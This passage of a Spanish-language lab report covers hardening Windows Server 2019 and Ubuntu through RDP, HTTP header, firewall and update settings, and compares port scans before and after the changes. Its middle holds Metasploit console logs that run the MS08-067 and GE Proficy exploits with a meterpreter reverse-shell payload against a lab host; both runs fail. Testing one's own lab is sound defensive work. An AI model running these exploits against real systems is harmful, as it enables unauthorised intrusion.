
2. Configuración segura del puerto 3389 (RDP):


- **Impacto:** RDP es un vector común de ataque, especialmente para la fuerza bruta o exploits como BlueKeep.

1. **Habilitar NLA (Network Level Authentication):**
   - Ve a *"Panel de control" → "Sistema y seguridad" → "Sistema" → "Configuración remota"*.
   - En la pestaña *"Escritorio remoto"*, selecciona *"Permitir conexiones solo desde equipos que ejecuten Escritorio remoto con autenticación a nivel de red"*.



2. **Cambiar el puerto RDP:**
   - Abre el Editor del Registro (*regedit*): Navega a: HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp y cambiar el valor de PortNumber (por defecto, 3389) a otro puerto no usado (por ejemplo, 5000).





3. **Configurar políticas de cuenta:**
   - En *gpedit.msc*, establece políticas de bloqueo de cuenta: *Configuración del equipo → Configuración de Windows → Configuración de seguridad → Políticas de cuenta → Política de bloqueo de cuenta*.
4. **Habilitar un firewall para limitar IPs de acceso:**
   - En PowerShell:


```
New-NetFirewallRule -DisplayName "RDP Access Only" -Direction Inbound -Protocol TCP -LocalPort 3389 -RemoteAddress <Allowed_IPs> -Action Allow
```

❖ Si se va a utilizar, se recomienda que sea bajo el uso de una VPN para acceder a RDP desde redes externas.

3. Configuración segura del puerto 80 (HTTP) y 5357 (HTTPAPI):


- **Impacto:** Servidores HTTP mal configurados pueden ser explotados por ataques XSS, CSRF, o vulnerabilidades conocidas.

1. **Actualizar servicios web:**
   - Verifica que el servidor HTTP (IIS) esté actualizado con las últimas actualizaciones de seguridad usando Windows Update.



2. **Habilitar encabezados de seguridad HTTP:**
    - **X-Frame-Options header no presente:** La ausencia de la cabecera X-Frame-Options permite que tu sitio pueda ser embebido en un iframe de un dominio externo, lo que abre la posibilidad a ataques de Clickjacking. En este tipo de ataques, un atacante engaña al usuario para que interactúe con una interfaz falsa sobrepuesta al sitio legítimo.
        - DENY: Bloquea completamente que el sitio se cargue en un iframe.
        - SAMEORIGIN: Permite que el sitio se cargue en iframes, pero solo desde el mismo dominio.
        - ALLOW-FROM uri: Permite iframes únicamente desde un URI específico.
    - **X-Content-Type-Options header no presente:** Sin la cabecera X-Content-Type-Options, los navegadores pueden realizar "sniffing" del contenido y cambiar el tipo MIME declarado. Esto puede ser explotado para servir contenido malicioso, como scripts ejecutables.
        - Agrega la cabecera HTTP X-Content-Type-Options con el valor nosniff: Esto le indica al navegador que no debe intentar adivinar el tipo de contenido y respetar el tipo MIME declarado.

    - En IIS:
        - En el Administrador de IIS.
        - Seleccionar el sitio web → *"Encabezados HTTP"* → Agregar manualmente los encabezados necesarios.



3. **Deshabilitar HTTPAPI si no es necesario:**
    - En PowerShell, identifica el servicio asociado

```
Get-WmiObject Win32_Service | Where-Object { $_.DisplayName -like "*HTTPAPI*" }
```

```
PS C:\Users\Administrator> Get-WmiObject Win32_Service | Where-Object { $_.DisplayName -like "*HTTPAPI*" }
```

Si no es esencial, lo mejor es detener el servicio:


```
Stop-Service -Name "<ServiceName>"
```

```
PS C:\Users\Administrator> Stop-Service -Name "*HTTPAPI*"
```

4. Aplicar actualizaciones del sistema:


- **Impacto:** Vulnerabilidades como BlueKeep y EternalBlue aprovechan sistemas no actualizados.

1. **Actualizar Windows Server 2019:**




2. **Habilitar actualizaciones automáticas:**

    - En *Configuración → Actualización y seguridad* , activar las actualizaciones automáticas.



5. Configurar el Firewall de Windows:
Pasos:

1. **Abrir el Firewall de Windows:**
    - Ve a *Panel de control → Sistema y seguridad → Firewall de Windows Defender → Configuración avanzada*.
2. **Crear reglas específicas:**
    - Bloquea puertos innecesarios como 5357, 139 y 445. En *"Reglas de entrada"*, crea una nueva regla para cada puerto con la acción *Bloquear*.



- **Recomendación:** Limitar el acceso por IP, para servicios críticos como RDP y HTTP, permite solo direcciones IP específicas.

6. Servidor HTTP desactualizado: Nikto detecta que el servidor HTTP (aparentemente un "WWW Server/1.1") está desactualizado. Esto sugiere que puede estar expuesto a vulnerabilidades conocidas para esta versión específica.
Mitigación: Identificar el servidor exacto, como estamos usando IIS, tenemos que asegurar de que está actualizado a la versión más reciente compatible con Windows Server 2019.


```
(Get-ItemProperty "HKLM:\Software\Microsoft\InetStp").VersionString
```


```
PS C:\Users\Administrator> (Get-ItemProperty "HKLM:\Software\Microsoft\InetStp").VersionString
>>
Version 10.0
```

7. Escaneo recurrente y monitoreo:

1. **Usar herramientas de monitoreo:**
   - Instala un sistema de detección de intrusos como **OSSEC** o **Snort** para alertas en tiempo real.
2. **Automatizar escaneos:**
   - Configura Nmap para escaneos regulares:

Activamos también las siguientes opciones que nos da Windows Defender:






```
   16   exploit/windows/scada/ge_proficy_cimplicity_gefebt                2014-01-23       excellent  Yes    GE Pr
oficy CIMPLICITY gefebt.exe Remote Code Execution
```

exploit/windows/scada/ge_proficy_cimplicity_gefebt

```
msf6 > use 16
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/scada/ge_proficy_cimplicity_gefebt) > options

Module options (exploit/windows/scada/ge_proficy_cimplicity_gefebt):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   ONLYMAKE    true             no        Just generate the malicious BCL files for using with an external SMB server.
   Proxies                      no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS      192.168.50.132   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/usin
                                          g-metasploit.html
   RPORT       80               yes       The target port (TCP)
   SRVHOST     0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the loca
                                          l machine or 0.0.0.0 to listen on all addresses.
   SRVPORT     80               yes       The daemon port to listen on (do not change)
   SSL         false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                      no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI   /                yes       The base path to the CimWeb
   UNCPATH                      no        Override the UNC path to use.
   URIPATH     /                yes       The URI to use (do not change)
   VHOST                        no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.50.131   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   GE Proficy CIMPLICITY 7.5 (embedded CimWebServer)


View the full module info with the info, or info -d command.

msf6 exploit(windows/scada/ge_proficy_cimplicity_gefebt) > run

[*] Started reverse TCP handler on 192.168.50.131:4444
[*] BCLs available at \\192.168.50.131\xeW\kHF{i}.bcl
[*] Using URL: http://192.168.50.131/
[*] Server started.
[*] Executing BCL code kHF0.bcl to drop final payload...
[-] Exploit aborted due to failure: unknown: 192.168.50.132:80 - Unknown error
[*] Server stopped.
[*] Exploit completed, but no session was created.
```


```
   101  exploit/windows/smb/ms08_067_netapi                    2008-10-28       great     Yes    MS08-
067 Microsoft Server Service Relative Path Stack Corruption
```

exploit/windows/smb/ms08_067_netapi

```
msf6 > use 101
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.50.132   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-
                                       metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.50.131   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.50.131:4444
[-] 192.168.50.132:445 - Connection reset during login
[-] 192.168.50.132:445 - This most likely means a previous exploit attempt caused the service to crash
[*] Exploit completed, but no session was created.
```

```
   199  exploit/windows/smb/ms17_010_eternalblue                2017-03-14       average   Yes    MS17-
010 EternalBlue SMB Remote Windows Kernel Pool Corruption
```

exploit/windows/smb/ms17_010_eternalblue



Recomendaciones extra:

- **Segmentar la red:** Colocar el servidor en una zona desmilitarizada (DMZ) para aislarlo de la red interna.
    - Implementa un firewall perimetral para controlar el tráfico hacia la DMZ.
- **Activar NLA (Network Level Authentication):** Obligar a los usuarios a autenticarse antes de permitir conexiones RDP. Esto ayuda a prevenir ataques de fuerza bruta.
- **Deshabilitar cuentas innecesarias:** Revisar las cuentas locales y desactiva las que no sean necesarias (incluyendo "Guest").
- **Usar contraseñas fuertes:** Usar una política de contraseñas robustas, mínimo 12 caracteres y mezcla de letras mayúsculas, minúsculas, números y caracteres especiales.
- **Habilitar el bloqueo por intentos fallidos:** Bloquear la cuenta tras 5 intentos fallidos y desbloqueo automático tras 15-30 minutos.
- **Usar el principio de privilegios mínimos:** Asegurar que cada usuario solo tenga los permisos necesarios.
- **Habilitar BitLocker o EFS (Encrypting File System):** Cifrar los discos para proteger los datos sensibles en caso de acceso físico no autorizado.
- **Realizar escaneos periódicos:** Usar herramientas como OWASP ZAP para identificar vulnerabilidades en tus aplicaciones web.
- **Usar HTTPS en todas las conexiones:** Configurar certificado SSL/TLS para asegurar la comunicación entre el cliente y el servidor.
- **Implementar SIEM (Security Information and Event Management):** Usar soluciones como Splunk, Microsoft Sentinel, o ELK Stack para centralizar y analizar eventos de seguridad.

- **Activar alertas de eventos críticos:** Configurar notificaciones para eventos sospechosos en el Visor de Eventos (por ejemplo, múltiples intentos de inicio de sesión fallidos).
- **Crear backups regulares y seguros:** Implementar un plan de respaldo automatizado y almacena los backups en un servidor seguro.
- **Realizar pruebas de penetración:** Programar auditorías regulares con herramientas como Metasploit o Nessus para evaluar el estado de seguridad del servidor.
- **Mantener inventarios actualizados:** Documentar las configuraciones y cambios realizados en el servidor.
- **Revisar y deshabilitar servicios innecesarios.**
- **Aplicar políticas de seguridad organizacionales:** Requiere revisiones regulares de seguridad y establecer responsabilidades claras en caso de incidentes.

Comparativa Ubuntu

Cambios en los Servicios

1. **Puerto 22 (SSH):**
    - **Antes**: Se identificó OpenSSH 9.6p1 como vulnerable a múltiples exploits de alta severidad (puntuación CVSS hasta 10.0)(UbuntuV1).
    - **Después**: Sigue mostrando la misma versión, pero el nivel de acceso o las configuraciones de seguridad como autenticación multifactor no fueron visibles en el escaneo. Se sugiere validar si se aplicaron configuraciones seguras como deshabilitar acceso por contraseña y usar claves SSH.
2. **Puerto 80 (HTTP):**
    - **Antes:** El servidor Apache detectado presentaba múltiples vulnerabilidades críticas, incluidas fallas relacionadas con CSRF y XSS(UbuntuV1).
    - **Después:** Aunque Apache sigue activo, se observan mejoras significativas:
        - Se agregaron encabezados de seguridad como X-Frame-Options: DENY, X-Content-Type-Options: nosniff y X-XSS-Protection: 1; mode=block, que mitigan ataques comunes como clickjacking y sniffing de contenido(UbuntuV2).
        - Respuesta más restringida con códigos 403 para accesos no autorizados, lo que refuerza la protección del servidor.
3. **Puerto 139/445 (SMB):**
    - No hubo cambios significativos en la versión de Samba reportada (4.6.2), que sigue siendo vulnerable a exploits conocidos como *EternalBlue* y otros con puntuación CVSS de 10.0(UbuntuV2)(UbuntuV1).
    - **Recomendación:** Aplicar mitigaciones como restringir el acceso solo a direcciones IP confiables.

Otras mejoras

- **Encabezados de seguridad en HTTP:** El hardening incluyó ajustes específicos que aumentaron la seguridad de la capa web.
- **Control de acceso:** Las respuestas 403 indican que se implementaron restricciones de acceso para ciertos recursos, mediante configuraciones de Apache.

Comparativa en Windows

Antes del Hardening:

- **Puertos abiertos detectados:**
  - **80/tcp:** HTTP
  - **135/tcp:** MSRPC
  - **139/tcp:** NetBIOS-SSN
  - **445/tcp:** Microsoft-DS
  - **3389/tcp:** MS-WBT-Server (RDP), estaba expuesto, lo que representa un riesgo significativo si no está protegido.
  - **5357/tcp:** HTTP (Microsoft HTTPAPI), El servidor HTTPAPI tenía más de un puerto expuesto (80 y 5357).

Después del Hardening (WindowsV2.txt):

- **Puertos abiertos detectados:**
  - **80/tcp:** HTTP
  - **135/tcp:** MSRPC
  - **445/tcp:** Microsoft-DS
  - Se cerraron los puertos:
    - **139/tcp** (NetBIOS-SSN)
    - **3389/tcp** (RDP)
    - **5357/tcp** (HTTP adicional)
  - El servidor ahora tiene menos servicios expuestos, reduciendo la superficie de ataque.
  - Los servicios SMB (puerto 445) y HTTP (puerto 80) permanecen activos, lo que es común para entornos de red empresarial.
- **Reducción de superficie de ataque:**
  - Se cerraron tres puertos relevantes que podían ser explotados (139, 3389 y 5357).
  - RDP dejó de estar expuesto, mejorando significativamente la seguridad.
- **Persistencia de servicios esenciales:** Los servicios HTTP y MSRPC permanecen accesibles, lo cual puede ser necesario para las funciones del servidor.
- **Vulnerabilidades potenciales restantes:**
  - SMB en el puerto 445 aún está habilitado, lo que podría ser una preocupación dependiendo de la configuración y los controles adicionales (como firewalls o autenticación.
  - HTTP en el puerto 80 puede ser un vector de ataque si no se utilizan medidas como HTTPS.

Conclusiones

El fortalecimiento de servidores, tanto en Windows Server 2019 como en Ubuntu, requiere un enfoque integral que aborde las vulnerabilidades desde múltiples frentes. A lo largo de esta práctica, se implementaron medidas esenciales para reforzar la seguridad y mitigar riesgos asociados con amenazas conocidas.

Para **Windows Server 2019** y **Ubuntu Server** se realizaron las siguientes configuraciones:

- La eliminación de vulnerabilidades detectadas mediante herramientas como Nikto, nmap, dirb.
- Uso de firewalls (firewall de Windows y ufw en ubuntu).
- Uso de WAF (WebKnight en Windows y Mod Security en Ubuntu).
- Uso de aplicaciones de baneo (ipban en Windows y fail2ban en Ubuntu).
- La actualización del software para garantizar que todas las aplicaciones y componentes estén protegidos frente a vulnerabilidades conocidas.
- La configuración segura de SSH para evitar accesos no autorizados (en Ubuntu).

Este ejercicio demuestra que el fortalecimiento de sistemas operativos de distintas plataformas implica aplicar principios comunes de ciberseguridad adaptados a cada entorno. Implementar todas estas medidas, y las que hagan falta como el monitoreo de sistemas y la gestión adecuada de permisos, es esencial para reducir la superficie de ataque. Sin embargo, la seguridad no es un estado estático. Es un proceso continuo que requiere monitoreo constante, actualizaciones regulares y la evaluación periódica de configuraciones y políticas. Al implementar estas prácticas, se fomenta un entorno más seguro y confiable, protegiendo tanto los recursos como los datos.

Finalmente, la práctica subraya la importancia de mantener un equilibrio adecuado entre seguridad, rendimiento y usabilidad. A través de una gestión cuidadosa y un enfoque preventivo, se puede asegurar la estabilidad y la integridad de los sistemas, tanto en entornos empresariales como en proyectos individuales.

Referencias:

- d0rb. (2024). *CVE-2024-6387*. GitHub. Recuperado de https://github.com/d0rb/CVE-2024-6387/tree/main
- Offensive Security. (2024). *Regresshion Exploit CVE-2024-6387*. Recuperado de https://www.offsec.com/blog/regresshion-exploit-cve-2024-6387/
- asterictnl-lvdw. (2024). *CVE-2024-6387 (Production)*. GitHub. Recuperado de https://github.com/asterictnl-lvdw/CVE-2024-6387/tree/production
- Vulners. (2024). *Packetstorm 179290*. Recuperado de https://vulners.com/packetstorm/PACKETSTORM:179290
- paradessia. (2024). *CVE-2024-6387 Nmap*. GitHub. Recuperado de https://github.com/paradessia/CVE-2024-6387-nmap
- Vulners. (2024). *CVE-2024-38476*. Recuperado de https://vulners.com/cve/CVE-2024-38476
- Vulners. (2024). *CVE-2024-38474*. Recuperado de https://vulners.com/cve/CVE-2024-38474
- Apache. (2024). *Apache HTTP Server Security Vulnerabilities (2.4)*. Recuperado de https://httpd.apache.org/security/vulnerabilities_24.html
- Debian Security Tracker. (2024). *CVE-2024-38476*. Recuperado de https://security-tracker.debian.org/tracker/CVE-2024-38476
- mrmtwoj. (2024). *Apache Vulnerability Testing*. GitHub. Recuperado de https://github.com/mrmtwoj/apache-vulnerability-testing
- Vulners. (2024). *Seebug SSV:93139*. Recuperado de https://vulners.com/seebug/SSV:93139
- Guayoyo. (2017). *SambaCry CVE-2017-7494 permite a los hackers acceder a miles de ordenadores Linux de forma remota*. Medium. Recuperado de https://medium.com/guayoyo/sambacry-cve-2017-7494-permite-a-los-hackers-acceder-a-miles-de-ordenadores-linux-de-forma-remota-b4014ac281d9
- d3fudd. (2017). *CVE-2017-7494 SambaCry*. GitHub. Recuperado de https://github.com/d3fudd/CVE-2017-7494_SambaCry
- betab0t. (2017). *CVE-2017-7494*. GitHub. Recuperado de https://github.com/betab0t/cve-2017-7494
- Canonical. (2022). *CVE-2022-45141*. Ubuntu Security Notices. Recuperado de https://ubuntu.com/security/CVE-2022-45141
- Vulners. (2022). *SAMBA_IS_KNOWN_PIPENAME*. Recuperado de https://vulners.com/canvas/SAMBA_IS_KNOWN_PIPENAME
- NVD. (2022). *CVE-2022-45141*. National Vulnerability Database. Recuperado de https://nvd.nist.gov/vuln/detail/CVE-2022-45141

- Mozilla Developer Network (MDN). (n.d.). *X-Frame-Options*. Recuperado de https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
- Microsoft. (n.d.). *Mitigating framesniffing with the X-Frame-Options header*. Recuperado de https://support.microsoft.com/en-US/office/mitigating-framesniffing-with-the-x-frame-options-header-1911411b-b51e-49fd-9441-e8301dcdcd79